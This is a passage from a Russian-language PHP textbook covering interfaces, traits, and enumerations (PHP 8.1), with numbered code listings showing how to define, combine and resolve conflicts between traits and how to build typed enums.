Теперь можно реализовать классы новостей `News` и статей `Article`, унаследовав их от базового класса `Topic` (листинги 31.16 и 31.17).

Листинг 31.16. Реализация класса `News`. Файл news.php

```
<?php
require_once 'topic.php';

class News extends Topic {}
```

Листинг 31.17. Реализация класса `Article`. Файл article.php

```
<?php
require_once 'topic.php';

class Article extends Topic {
    public function __construct(
        string $title,
        string $content,
        public array $authors,
        $published_at = null)
    {
        parent::__construct($title, $content, $published_at);
    }
}
```

Обычно новости поступают из информационных агентств, и их авторство не указывается, в то время как статьи являются авторским материалом, и для них необходимо ука-

зать список авторов. Поэтому при реализации класса `Article` была добавлена открытая переменная-массив `$authors`, а конструктор класса перегружен таким образом, чтобы добавить в список параметров авторов.

В листинге 31.18 приводится пример использования класса `Article`.

Листинг 31.18. Пример использования класса `Article`. Файл article_use.php

```
<?php
require_once 'article.php';

$obj = new Article(
    'Заголовок',
    'Содержимое',
    ['Дмитрий Котеров', 'Игорь Симдянов']);

echo $obj->title; // Заголовок
```

Реализация нескольких интерфейсов

В предыдущих разделах в класс статей `Article` было добавлено дополнительное свойство `$authors`. Авторство может быть и у видеороликов, и у фотогалерей, поэтому имеет смысл выделить возможность добавления авторства в виде еще одного интерфейса `Author` (листинг 31.19).

Листинг 31.19. Реализация интерфейса `Author`. Файл author.php

```
<?php
interface Author
{
    public function setAuthor(array $authors) : void;
    public function getAuthor() : array;
}
```

Пусть одновременно каждый из опубликованных материалов, обладающих детальной страницей, должен содержать SEO-информацию, которая встраивается в head-части HTML-страницы. Интерфейс `Seo`, требующий реализации поддержки SEO-информации, содержит следующие четыре метода:

- `title()` — заголовок для тега `<title>`;
- `description()` — заголовок для мета-тега `description`;
- `keywords()` — заголовок для мета-тега `keywords`;
- `seo($title, $description, $keywords)` — установка всех трех значений.

Возможная реализация интерфейса `Seo` представлена в листинге 31.20.

Листинг 31.20. Пример реализации интерфейса Seo. Файл seo.php

```
<?php
interface Seo
{
    public function seo(
        ?string $title,
        ?string $description,
        ?array $keywords);
    public function title() : ?string;
    public function description() : ?string;
    public function keywords() : ?array;
}
```

Для того чтобы реализовать два интерфейса одновременно, достаточно их записать через запятую после ключевого слова `implements` (листинг 31.21).

Листинг 31.21. Реализация двух интерфейсов. Файл article_author_seo.php

```
<?php
require_once 'topic.php';
require_once 'author.php';
require_once 'seo.php';

class Article extends Topic implements Author, Seo
{
    public array $authors;
    private ?string $seo_title;
    private ?string $seo_description;
    private ?array $seo_keywords;

    public function getAuthor() : array
    {
        return $this->authors;
    }
    public function setAuthor(array $authors) : void
    {
        $this->authors = $authors;
    }
    public function seo(
        ?string $title = null,
        ?string $description = null,
        ?array $keywords = null) : void
    {
        $this->seo_title = $title;
        $this->seo_description = $description;
        $this->seo_keywords = $keywords;
    }
```

```
    public function title() : ?string
    {
        if (!empty($this->seo_title)) {
            return $this->seo_title;
        } else {
            return $this->title;
        }
    }
    public function description() : ?string
    {
        return $this->seo_description;
    }
    public function keywords() : ?array
    {
        return $this->seo_keywords;
    }
}
```

В листинге 31.22 приводится пример использования получившегося класса `Article`.

Листинг 31.22. Использование класса `Article`. Файл article_author_seo_use.php

```
<?php
require_once 'article_author_seo.php';

$obj = new Article('Заголовок', 'Содержимое');

$obj->setAuthor(['Дмитрий Котеров', 'Игорь Симдянов']);
$obj->seo('SEO-заголовок');
echo $obj->title(); // SEO-заголовок
```

Реализует ли объект интерфейс?

Выяснить, реализует ли объект интерфейс, можно при помощи оператора `instanceof`, который применяется для определения принадлежности объекта классу. Для демонстрации возможностей оператора воспользуемся классом `Article` и проверим, что он реализует два интерфейса: `Seo` и `Author` (листинг 31.23).

Листинг 31.23. Проверка реализации интерфейсов. Файл instanceof.php

```
<?php
require_once 'article_author_seo.php';

$obj = new Article('Заголовок', 'Содержимое');

if ($obj instanceof Seo) {
    echo 'Объект реализует интерфейс Seo<br />';
}
```


```
if ($obj instanceof Author) {
    echo 'Объект реализует интерфейс Author<br />';
}
```

Результатом выполнения скрипта из листинга 31.23 будут следующие строки:

```
Объект реализует интерфейс Seo
Объект реализует интерфейс Author
```

Резюме

В этой главе мы рассмотрели возможности компенсации отсутствия множественного наследования за счет реализации классами интерфейсов.



ГЛАВА 32

Трейты

Листинги этой главы находятся в каталоге *traits* сопровождающего книгу файлового архива.

Трейты похожи на интерфейсы тем, что в одном классе может использоваться несколько разных трейтов. Однако, в отличие от интерфейсов, трейты содержат готовые методы. Их применение позволяет исключить повторные участки кода в тех случаях, когда реализация той или иной функциональности не отличается от класса к классу.

Создание трейта

В предыдущей главе разрабатывалась система пользователей сайта. Для добавления поддержки аватарок отдельными классами использовались интерфейсы. В результате каждый класс, которому необходима была поддержка автарок, вынужден был реализовывать методы `getImage()` и `setImage()`. Проблема заключается в том, что методы в разных классах получились совершенно одинаковые.

Для решения этой проблемы прибегают к трейтам, которые, в отличие от интерфейсов, содержат не абстрактные методы, а общие фрагменты классов, включая и переменные. В трейтах допускается создание абстрактных методов и использование статических компонентов класса. Разрешено и создание статических методов, однако создание статических переменных запрещено.

Трейты объявляются при помощи ключевого слова `trait`, после которого следуют название трейта и его содержимое в фигурных скобках. В листинге 32.1 приводится возможная реализация трейта `Image`, который содержит переменную `$path` и реализацию двух методов: `getImage()` и `setImage()`.

Листинг 32.1. Пример реализации трейта `Image`. Файл image.php

```
<?php
trait Image
{
    private string $path;
```

```
    public function getImage() : string
    {
        return $this->path;
    }
    public function setImage(string $path) : void
    {
        $this->path = $path;
    }
}
```

Для включения трейта в класс используется ключевое слово use, после которого указывается имя трейта (листинг 32.2).

Листинг 32.2. Пример включения трейта в класс. Файл moderator.php

```
<?php
require_once 'backenduser.php';
require_once 'image.php';

class Moderator extends BackendUser
{
    use Image;
}
```

В листинге 32.3 приводится пример использования класса Moderator.

Листинг 32.3. Пример использования класса Moderator. Файл moderator_use.php

```
<?php
require_once 'moderator.php';

$user = new Moderator(
    'igorsimdyanov@gmail.com',
    'password',
    'Игорь',
    'Симдянов');

$user->setImage('avatar.png');
echo $user->getImage(); // avatar.png
```

Допускается включать в класс несколько трейтов. Вернемся к идее поддержки авторства статей и SEO-информации, которую мы рассматривали в предыдущей главе. В листинге 32.4 представлен трейт Author, в листинге 32.5 — трейт Seo.

Листинг 32.4. Реализация трейта Author. Файл author.php

```
<?php
trait Author
```

```
{
    public array $authors;

    public function getAuthor() : array
    {
        return $this->authors;
    }
    public function setAuthor(array $authors) : void
    {
        $this->authors = $authors;
    }
}
```

Листинг 32.5. Реализация трейта Seo. Файл seo.php

```
<?php
trait Seo
{
    private ?string $seo_title;
    private ?string $seo_description;
    private ?string $seo_keywords;

    public function seo(
        ?string $title = null,
        ?string $description = null,
        ?string $keywords = null) : void
    {
        $this->seo_title = $title;
        $this->seo_description = $description;
        $this->seo_keywords = $keywords;
    }
    public function title() : ?string
    {
        if (!empty($this->seo_title)) {
            return $this->seo_title;
        } else {
            return $this->title;
        }
    }
    public function description() : ?string
    {
        return $this->seo_description;
    }
    public function keywords() : ?string
    {
        return $this->seo_keywords;
    }
}
```

Теперь можно включить в класс `Article` трейты `Author` и `Seo` для поддержки метаданных и авторов (листинг 32.6).

Листинг 32.6. Включение в класс `Article` трейтов `Author` и `Seo`. Файл article.php

```
<?php
require_once 'topic.php';
require_once 'author.php';
require_once 'seo.php';

class Article extends Topic
{
    use Author;
    use Seo;
}
```

В листинге 32.7 приводится пример использования класса `Article`.

Листинг 32.7. Пример использования класса `Article`. Файл article_use.php

```
<?php
require_once 'article.php';

$obj = new Article(
    'Заголовок',
    'Содержимое');

$obj->setAuthor(['Дмитрий Котеров', 'Игорь Симдянов']);
$obj->seo('SEO-заголовок');
echo $obj->title(); // SEO-заголовок
```

Трейты и наследование

Трейты встраиваются в цепочку наследования таким образом, что переопределяют методы базового класса, однако методы класса, куда трейт включен, перезаписывают методы трейта (рис. 32.1).

Для демонстрации представленной схемы вернемся к базовому классу `User`, от которого наследуется класс `BackendUser`, от которого в конце концов наследуется `Moderator` (см. *главу 31*). В классе `User` был реализован метод `fullName()` (листинг 32.8).

Листинг 32.8. Реализация метода `fullName()`.Файл user.php

```
<?php
class User
{
    public function __construct(
        public string $email,
        private string $password,
```

```
        public ?string $first_name = null,
        public ?string $last_name = null)
    {}

    public function fullName() : string
    {
        $arr_name = array_filter([$this->first_name, $this->last_name]);
        $full_name = implode(' ', $arr_name);
        return empty($full_name) ? 'Анонимный пользователь' : $full_name;
    }
}
```




Рис. 32.1. Перегрузка методов в цепочке наследования при использовании трейтов

Создадим демонстрационный трейт `Name`, который будет предоставлять собственную реализацию метода `fullName()` (листинг 32.9). Новый метод `fullName()` использует одноименный родительский метод и добавляет к сформированной строке метку `' (модератор)'`.

Листинг 32.9. Создание трейта `Name`. Файл name.php

```
<?php
trait Name
{
    public function fullName() : string
    {
        return parent::fullName() . ' (модератор)';
    }
}
```

Теперь, если включить в класс `Moderator` трейт `Name` (листинг 32.10), на страницах сайта модераторы будут помечены подсказкой в скобках (листинг 32.11).

Листинг 32.10. Включение трейта `Name` в класс `Moderator`. Файл moderator_name.php

```
<?php
require_once 'backenduser.php';
require_once 'image.php';
require_once 'name.php';

class Moderator extends BackendUser
{
    use Image;
    use Name;
}
```

Листинг 32.11. Использование класса `Moderator`. Файл moderator_name_use.php

```
<?php
require_once 'moderator_name.php';

$user = new Moderator(
    'igorsimdyanov@gmail.com',
    'password',
    'Игорь',
    'Симдянов');

echo $user->fullName(); // Игорь Симдянов (модератор)
```

Если теперь переопределить метод `fullName()` на уровне класса `Moderator` (листинг 32.12), он будет экранировать метод в трейте (листинг 32.13). В новом методе вместо метки к имени модератора добавляется звездочка.

Листинг 32.12. Переопределение метода `fullName()` на уровне класса `Moderator`. Файл moderator_name_asterisk.php

```
<?php
require_once 'backenduser.php';
require_once 'image.php';
require_once 'name.php';

class Moderator extends BackendUser
{
    use Image;
    use Name;

    public function fullName() : string
    {
        return parent::fullName() . '*';
    }
}
```

Листинг 32.13. Экранирование метода в трейте. Файл moderator_name_asterisk_use.php

```
<?php
require_once('moderator_name_asterisk.php');

$user = new Moderator(
    'igorsimdyanov@gmail.com',
    'password',
    'Игорь',
    'Симдянов');

echo $user->fullName(); // Игорь Симдянов*
```

Разрешение конфликтов

Если в двух трейтах определен метод с одним и тем же именем, возникнет конфликт. Впрочем, его можно разрешить при помощи ключевого слова `use`, добавив внутри фигурных скобок после `use` ключевое слово `insteadof`, указывающее, какой из методов следует использовать. Кроме этого, допускается применение ключевого слова `as` для указания нового псевдонима для конфликтующего метода.

Организуем конфликт намеренно, для чего создадим два трейта: `Tag` (листинг 32.14) и `Theme` (листинг 32.15), которые будут включать два одинаковых метода: `tags()` и `themes()`.

Листинг 32.14. Создание трейта `Tag`. Файл tag.php

```
<?php
trait Tag
{
    public function tags() : void
    {
        echo 'Tag::tags<br />';
    }
    public function themes() : void
    {
        echo 'Tag::themes<br />';
    }
}
```

Листинг 32.15. Создание трейта `Theme`. Файл theme.php

```
<?php
trait Theme
{
    public function tags() : void
    {
        echo 'Theme::tags<br />';
    }
```

```
    public function themes() : void
    {
        echo 'Theme::themes<br />';
    }
}
```

В листинге 32.16 представлен вариант разрешения конфликта при одновременном включении трейтов `Tag` и `Theme` в класс `Page`.

Листинг 32.16. Вариант разрешения конфликта в классе `Page`. Файл traits_conflict.php

```
<?php
require_once 'tag.php';
require_once 'theme.php';

class Page
{
    use Theme, Tag
    {
        Tag::tags insteadof Theme;
        Theme::themes insteadof Tag;
        Theme::tags as themeTags;
        Tag::themes as tagThemes;
    }
}

$page = new Page();
$page->themes();     // Theme::themes
$page->tags();       // Tag::tags
$page->themeTags(); // Theme::tags
$page->tagThemes(); // Tag::themes
```

Здесь метод `tags()` берется из трейта `Tag`, а метод `themes()` — из трейта `Theme`. При этом экранированным методам из трейтов назначаются новые имена `themeTags()` и `tagThemes()`.

Ключевое слово `as` позволяет не только переименовывать методы, но и изменять спецификатор доступа метода. В листинге 32.17 приводится альтернативная реализация класса `Page`, в котором конфликтующим методам не только назначаются новые названия, но и спецификатор доступа изменяется на `private`.

Листинг 32.17. Альтернативный класс `Page`. Файл traits_conflict_private.php

```
<?php
require_once 'tag.php';
require_once 'theme.php';

class Page
{
```

```
    use Theme, Tag
    {
        Tag::tags insteadof Theme;
        Theme::themes insteadof Tag;
        Theme::tags as private themeTags;
        Tag::themes as private tagThemes;
    }
}

$page = new Page();
$page->themes();    // Theme::themes
$page->tags();      // Tag::tags
// $page->themeTags(); // Fatal error: Call to private method
// $page->tagThemes(); // Fatal error: Call to private method
```

Вложенные трейты

Трейты могут включать другие трейты. В листинге 32.5 был представлен трейт `Seo`, который добавляет в класс поддержку метаинформации. Помимо мета-тегов `description`, `keywords` и title-заголовка, страница может содержать OpenGraph-теги, из которых социальные страницы извлекают информацию для формирования сообщения, если пользователь делится ею на своей социальной странице. Возможная реализация трейта `OpenGraph` представлена в листинге 32.18.

Листинг 32.18. Вариант реализации трейта `OpenGraph`. Файл opengraph.php

```
<?php
trait OpenGraph
{
    public ?string $og_title;
    public ?string $og_type;
    public ?string $og_sitename;
    public ?string $og_description;
    public ?string $og_url;
    public ?string $og_image;
}
```

Для того чтобы не включать по отдельности трейты `Seo` и `OpenGraph`, их можно объединить в рамках нового трейта `Meta` (листинг 32.19).


Листинг 32.19. Создание трейта `Meta`. Файл meta.php

```
<?php
require_once 'seo.php';
require_once 'opengraph.php';
```

```
trait Meta
{
    use Seo, OpenGraph;
}
```

Резюме

В этой главе мы рассмотрели трейты — специальные структуры PHP, в которые можно вынести общие элементы классов. При использовании множества трейтов неминуемо возникают конфликты, т. к. разные трейты могут содержать одноименные методы. Однако при помощи ключевых слов `insteadof` и `as` всегда можно указать, какому из методов следует отдать предпочтение.



ГЛАВА 33

Перечисления

Листинги этой главы находятся в каталоге *enums* сопровождающего книгу файлового архива.

Перечисления — основанный на классах новый тип данных для хранения конечного множества. Например, при оценке по пятибалльной шкале от 1 до 5 можно получить оценки 5, 4, 3, 2 и 1, которым будет соответствовать множество «отлично», «хорошо», «удовлетворительно», «неудовлетворительно», «плохо». Никаких других значений не допускается.

На самом деле, мы уже использовали похожий тип данных — `boolean`, который может принимать только два значения: `true` «истина» или `false` «ложь». Однако `boolean` — это встроенный тип, на который мы не можем повлиять или как-то вмешаться в его работу. Перечисления открывают возможность создания своих собственных дискретных типов.

> ***Примечание***
> Перечисления доступны, начиная с версии PHP 8.1.

Создание перечисления

Перечисления можно рассматривать как класс особого рода, который позволяет создать объекты-перечисления. Сохранить в такие объекты можно только те состояния, которые определяются при создании перечисления.

Для объявления перечисления предназначено ключевое слово `enum`, после которого указывается имя перечисления. Требования к имени перечисления такие же, как у классов: любое количество цифр, букв и символов подчеркивания, однако имя не может начинаться с цифры. Поскольку перечисление выглядит и ведет себя как класс, его имя принято оформлять в CamelCase-стиле (см. *главу 6*). После имени ставятся фигурные скобки, в которых размещается тело перечисления.

По аналогии с классами можно даже создать пустое перечисление (листинг 33.1), только без заданных элементов оно бесполезно.

Листинг 33.1. Создание пустого перечисления. Файл empty_enum.php

```
<?php
enum Zero
{

}
```

Чтобы перечисление начало приносить пользу, в него нужно добавить допустимые значения. Для этого используется ключевое слово `case`. В листинге 33.2 приводится пример перечисления `Rainbow` (радуга), который допускает семь значений — по количеству цветов в радуге (листинг 33.2).

Листинг 33.2. Перечисление цветов радуги. Файл rainbow.php

```
<?php
enum Rainbow
{
    case Red;    // Красный
    case Orange; // Оранжевый
    case Yellow; // Желтый
    case Green;  // Зеленый
    case Blue;   // Голубой
    case Indigo; // Синий
    case Violet; // Фиолетовый
}
```

В этом примере создается новый тип данных `Rainbow`, переменные которого могут принимать только семь допустимых значений: `Rainbow::Red`, `Rainbow::Orange`, `Rainbow::Yellow`, `Rainbow::Green`, `Rainbow::Blue`, `Rainbow::Indigo` и `Rainbow::Violet`.

Мы можем объявлять переменные и параметры типа `Rainbow`, а также использовать приведенные только что выражения в качестве значений (листинг 33.3).

Листинг 33.3. Создание функции `print_color()`. Файл rainbow_type.php

```
<?php
require_once 'rainbow.php';

function print_color(Rainbow $color) : void
{
    echo $color->name;
}

$col = Rainbow::Green;

print_color($col);          // Green
echo '<br />' . PHP_EOL;
```

```
print_color(Rainbow::Blue); // Blue
echo '<br />' . PHP_EOL;
print_color('Orange');      // Fatal Error
```

В этом примере создается функция `print_color()`, принимающая единственный параметр `$color` типа `Rainbow`.

Каждое имя в case-выражении — это класс. Переменная `$col` или скалярное значение `Rainbow::Blue` — объекты этого класса. В настоящий момент у этих объектов имеется единственное свойство — `name`, с помощью которого можно получить строковое имя значения. Функция `print_clolor()` обращается к этому свойству и выводит его при помощи конструкции `echo`.

Если функции `print_color()` передать аргумент какого-либо другого типа, возникнет ошибка `PHP Fatal error: Uncaught TypeError: print_color(): Argument #1 ($color) must be of type Rainbow, string given, called.`

На свойство `name` нельзя повлиять — оно возвращает название, заданное в ключевом слове `case`. Более того, «под капотом» оно объявлено только для чтения (readonly).

Получить список всех вариантов перечисления можно при помощи метода `cases()` (листинг 33.4).

Листинг 33.4. Метод `cases()`. Файл cases.php

```
<?php
require_once 'rainbow.php';

$col = Rainbow::Green;
echo '<pre>';
print_r($col->cases());
echo '</pre>';
```

В результате будет выведен ассоциативный массив, содержащий полный список допустимых вариантов:

```
Array
(
    [0] => Rainbow Enum
        (
            [name] => Red
        )
    ...
    [6] => Rainbow Enum
        (
            [name] => Violet
        )
)
```

Каждый элемент этого массива представляет собой объект, в отношении которого мы можем вызывать метод `name` (листинг 33.5).

Листинг 33.5. Элемент массива. Файл foreach.php

```
<?php
require_once 'rainbow.php';

$col = Rainbow::Green;

foreach ($col->cases() as $object) {
    echo $object->name . '<br />';
}
```

В результате работы этого примера будут выведены следующие значения:

```
Red
Orange
Yellow
Green
Blue
Indigo
Violet
```

Перечисления поддерживают статический метод `cases()`, который позволяет получить список вариантов, вообще не создавая объектов (листинг 33.6).

Листинг 33.6. Статический метод cases().Файл foreach_static.php

```
<?php
require_once 'rainbow.php';

foreach (Rainbow::cases() as $object) {
    echo $object->name . '<br />';
}
```

Результат работы этого примера полностью повторяет вариант из листинга 33.5.

Типизированные перечисления

Типизированные перечисления позволяют назначить каждому из вариантов свое собственное значение. При объявлении case-варианта ему присваивается значение, которое потом можно извлечь при помощи свойства `value`. Чтобы в case-выражениях можно было задать значения, необходимо задать тип этих значений. Для этого в конструкции `enum` после названия типа ставится двоеточие и объявляется тип, который будет использоваться в далее в case-выражениях:

```
enum Rainbow: string
{
}
```

В качестве значений могут выступать только числовые и строковые типы. На момент подготовки этого издания книги другие типы не поддерживались. Более того, нельзя указывать смешанные типы вроде `int|string|bool`.

В листинге 33.7 приводится пример перечисления Rainbow, в котором каждому из цветов сопоставляется русское название.

> ***Примечание***
>
> **В качестве значений допускаются только скалярные значения — выражения, операторы, вызовы функций при объявлении enum-варианта не допускаются.**

Листинг 33.7. Пример перечисления Rainbow. Файл scalar.php

```
<?php
enum Rainbow: string
{
    case Red = 'Красный';
    case Orange = 'Оранжевый';
    case Yellow = 'Желтый';
    case Green = 'Зеленый';
    case Blue = 'Голубой';
    case Indigo = 'Синий';
    case Violet = 'Фиолетовый';
}
```

В листинге 33.8 показывается, как при помощи свойства value можно добраться до скалярного значения, заданного в case.

Листинг 33.8. Использование свойства value. Файл scalar.php

```
<?php
require_once 'scalar.php';

function print_color(Rainbow $color) : void
{
    echo $color->value;
}

$col = Rainbow::Green;

echo $col->value;           // Зеленый
echo '<br />' . PHP_EOL;
print_color(Rainbow::Blue); // Голубой
```

Свойство value доступно только у типизированных перечислений, воспользоваться им в случае обычных перечислений не получится (листинг 33.9).

Листинг 33.9. Некорректное использование метода value. Файл wrong_value_call.php

```
<?php
require_once 'rainbow.php';
```

```
echo Rainbow::Blue->name;  // Blue
echo Rainbow::Blue->value; // BluePHP Warning:  Undefined property: Rainbow::$value
```

Такая попытка закончится выводом предупреждения `BluePHP Warning: Undefined property: Rainbow::$value`.

Типизированные перечисления реализуют интерфейс `BackendEnum` (листинг 33.10).

Листинг 33.10. Реализация интерфейса `BackendEnum`. Файл backend_enum.php

```
<?php
interface BackedEnum extends UnitEnum
{
    /* Методы */
    public static from(int|string $value): static
    public static tryFrom(int|string $value): ?static
    /* Наследуемые методы */
    public static UnitEnum::cases(): array
}
```

Метод `cases()`, возвращающий список всех возможных вариантов перечисления, уже рассматривался в предыдущем разделе. Помимо него, интерфейс `BackendEnum` содержит еще два метода:

- метод `from()` позволяет по значению вернуть вариант перечисления. Обратите внимание, что все методы в интерфейсе статические, следовательно к ним можно обращаться без создания объекта через оператор `::` (листинг 33.11);

Листинг 33.11. Использование метода `from()`. Файл from.php

```
<?php
require_once 'scalar.php';

$col = Rainbow::from('Зеленый');
echo $col->name; // Green
```

- если подходящий вариант не будет обнаружен, возникнет ошибка, и работа программы будет остановлена. Чтобы предотвратить такое поведение, вместо метода `from()` используется метод `tryFrom()`, который в такой ситуации возвращает неопределенное значение `null` (листинг 33.12).

Листинг 33.12. Использование метода `tryFrom()`. Файл try_from.php

```
<?php
require_once 'scalar.php';

$col = Rainbow::tryFrom('Несуществующее значение');
echo $col?->name; // null
```

Сравнение значений

Два значения, которые принимают один и тот же case-вариант, считаются равными:

```
php > require_once 'rainbow.php';
php > $yellow = Rainbow::Yellow;
php > $color = Rainbow::Yellow;
php > echo $yellow == $color;
1
php > echo $yellow === $color;
1
php > $red = Rainbow::Red;
php > echo $yellow == $red;
php > echo $yellow != $red;
1
```

Так как переменные `$yellow`, `$color` и `$red` в приведенном примере — это объекты, к ним применимы конструкции `instanceof` и `class`:

```
php > echo $yellow instanceof Rainbow;
1
php > echo $yellow::class;
Rainbow
```

Перечисления как классы

В начале главы мы говорили о перечислениях как об особых классах, которые объявляются при помощи ключевого слова `enum`. Мы можем создавать в них методы, реализовывать интерфейсы, объявлять константы и даже включать в них трейты. Однако перечисления не обладают всей функциональностью классов — например, их нельзя наследовать. В следующих подразделах мы детально остановимся на возможностях и ограничениях перечислений.

Ограничения перечислений

Перечисления — это классы, и переменные, которые создаются по этим классам, являются полноценными объектами. Однако в них запрещено сохранять состояние. Это означает, что в них нельзя заводить свойства прямыми или косвенными приемами. Из этого вытекают следующие ограничения для перечислений:

- в них запрещено использовать конструкторы и деструкторы и вообще любые магические методы за исключением `__call()`, `__callStatic()` и `__invoke()`;
- перечисления не поддерживают наследование;
- не разрешено заводить свойства объекта и статические свойства перечисления;
- не допускается клонирование объектов перечисления.

Все остальные объектно-ориентированные возможности разрешены. Вы можете создавать обычные и статические методы. Причем методы могут быть снабжены атрибутами доступа `public`, `private` и `protected`. Впрочем, последнее не имеет особого смысла, т. к.

унаследоваться от перечисления все равно не получится. Методы могут также реализовывать интерфейсы и подмешивать трейты.

Методы перечислений

В перечисления можно добавить методы так, как если бы это был обычный класс. В предыдущих разделах было создано перечисление `Rainbow`, в котором свойство `name` возвращает английское название цвета. А чтобы назначить английским цветам русские переводы, мы преобразовывали перечисление в типизированное. Вместо этого в перечисление можно добавить явные методы перевода: `russian()`, `english()` (листинг 33.13).

Листинг 33.13. Добавление явных методов перевода. Файл rainbow_translate.php

```
<?php
enum Rainbow
{
    case Red;
    case Orange;
    case Yellow;
    case Green;
    case Blue;
    case Indigo;
    case Violet;

    public function russian() : string
    {
        return match($this) {
            static::Red => 'Красный',
            static::Orange => 'Оранжевый',
            static::Yellow => 'Желтый',
            static::Green => 'Зеленый',
            static::Blue => 'Голубой',
            static::Indigo => 'Синий',
            static::Violet => 'Фиолетовый'
        };
    }

    public function english() : string
    {
        return match($this) {
            static::Red => 'Red',
            static::Orange => 'Orange',
            static::Yellow => 'Yellow',
            static::Green => 'Green',
            static::Blue => 'Blue',
            static::Indigo => 'Indigo',
            static::Violet => 'Violet'
        };
    }
}
```

В приведенном примере для ссылки на классы-цвета можно было бы использовать выражения вида: `Rainbow::Red`, `Rainbow::Orange` и т. д. Однако чтобы сократить упоминание класса и в случае необходимости упростить его переименование, вместо имени класса здесь использовано ключевое слово `static`.

В листинге 33.14 приводится пример использования перечисления `Rainbow` с дополнительными методами.

Листинг 33.14. Перевод с русского на английский. Файл rainbow_translate_use.php

```
<?php
require_once 'rainbow_translate.php';

foreach (Rainbow::cases() as $object) {
    echo 'Перевод для ' . $object->russian() . ': ' .
                          $object->english() . '<br />';
}
```

Более того, можно ввести интерфейс `Tranlatable`, который бы требовал от классов и перечислений реализации методов `russian()` и `english()`. Это разумно, если мы создаем мультиязычный сайт, который должен поддерживать переводы на русский и английский языки для каждой страницы и для каждого элемента (листинг 33.15).

Листинг 33.15. Создание интерфейса `Tranlatable`. Файл translatable.php

```
<?php
interface Tranlatable
{
    public function russian(): string;
    public function english(): string;
}
```

Перечисления могут реализовывать интерфейсы как обычные классы PHP (листинг 33.16).

Листинг 33.16. Пример реализации интерфейсов. Файл rainbow_interface.php

```
<?php
require_once('translatable.php');

enum Rainbow implements Tranlatable
{
    case Red;
    case Orange;
    case Yellow;
    case Green;
    case Blue;
    case Indigo;
    case Violet;
```

```
    public function russian() : string
    {
        ...
    }

    public function english() : string
    {
        ...
    }
}
```

Допускается использование статических методов. Так как они вызываются на уровне класса без создания объектов, в них не разрешается использование `$this`, зато можно обращаться при помощи ключевого слова `self` к другим статическим методам. В листинге 33.17 в перечисление `Rainbow` добавляется статический метод `size()`, который возвращает количество цветов в радуге.

Листинг 33.17. Добавление статического метода `size()`. Файл rainbow_size.php

```
<?php
enum Rainbow
{
    case Red;    // Красный
    case Orange; // Оранжевый
    case Yellow; // Желтый
    case Green;  // Зеленый
    case Blue;   // Голубой
    case Indigo; // Синий
    case Violet; // Фиолетовый

    public static function size(): int
    {
        return count(self::cases());
    }
}
```

Теперь в любой момент — за счет вызова метода `Rainbow::size()` — можно узнать количество цветов в радуге (листинг 33.18).

Листинг 33.18. Вызов метода `Rainbow::size()`. Файл size.php

```
<?php
require_once('rainbow_size.php');

echo Rainbow::size(); // 7
```

Использование трейтов

В перечисления можно подмешивать трейты. Единственное ограничение: трейты не должны содержать свойств, т. к. перечисления не должны хранить состояния. Создадим два трейта: `Translatable` (листинг 33.19) — для методов перевода и `Sizable` (листинг 33.20) — для подсчета количества элементов в перечислении.

Листинг 33.19. Создание трейта `Translatable`. Файл trait_tranlatable.php

```
<?php
trait Translatable
{
    public function russian() : string
    {
        return match($this) {
            static::Red => 'Красный',
            static::Orange => 'Оранжевый',
            static::Yellow => 'Желтый',
            static::Green => 'Зеленый',
            static::Blue => 'Голубой',
            static::Indigo => 'Синий',
            static::Violet => 'Фиолетовый'
        };
    }

    public function english() : string
    {
        return match($this) {
            static::Red => 'Red',
            static::Orange => 'Orange',
            static::Yellow => 'Yellow',
            static::Green => 'Green',
            static::Blue => 'Blue',
            static::Indigo => 'Indigo',
            static::Violet => 'Violet'
        };
    }
}
```

Листинг 33.20. Создание трейта `Sizable`. Файл trait_sizable.php

```
<?php
trait Sizable
{
    public static function size(): int
    {
        return count(self::cases());
    }
}
```

Чтобы подключить их в перечисление, можно воспользоваться ключевым словом use (листинг 33.21).

Листинг 33.21. Подключение трейтов в перечисление. Файл trait_rainbow.php

```
<?php
require_once('trait_tranlatable.php');
require_once('trait_sizable.php');

enum Rainbow
{
    use Translatable, Sizable;

    case Red;    // Красный
    case Orange; // Оранжевый
    case Yellow; // Желтый
    case Green;  // Зеленый
    case Blue;   // Голубой
    case Indigo; // Синий
    case Violet; // Фиолетовый
}
```

Пример использования получившегося класса приводится в листинге 33.22.

Листинг 33.22. Пример использования класса с трейтами. Файл trait_use.php

```
<?php
require_once('trait_rainbow.php');

echo 'Количество цветов: '. Rainbow::size() . '<br />' . PHP_EOL;

foreach (Rainbow::cases() as $object) {
    echo $object->russian() . '<br />' . PHP_EOL;
}
```

Константы

Так как константы по своей природе не позволяют сохранить состояние, они вполне допускаются для использования в перечислениях. Особенно они популярны для создания синонимов.

При разработке класса радуги Rainbow фиолетовый цвет обозначался словом Violet. Однако иногда для этой цели используется синоним — Purple. Вводить восьмое ключевое слово case неправильно, т. к. цветов всего семь. Выйти из ситуации поможет константа. Так же как и в обычных классах, она вводится при помощи ключевого слова const (листинг 33.23).

Листинг 33.23. Введение константы. Файл const.php

```
<?php
enum Rainbow
{
    case Red;    // Красный
    case Orange; // Оранжевый
    case Yellow; // Желтый
    case Green;  // Зеленый
    case Blue;   // Голубой
    case Indigo; // Синий
    case Violet; // Фиолетовый

    public const Purple = self::Violet;
}
```


При ссылке на `Rainbow::Purple` не вводится новый класс — вместо этого мы ссылаемся на `Rainbow::Violet`, объявленный в case-выражении:

```
php > require_once('const.php');
php > $obj = Rainbow::Purple;
php > echo $obj->name;
Violet
```

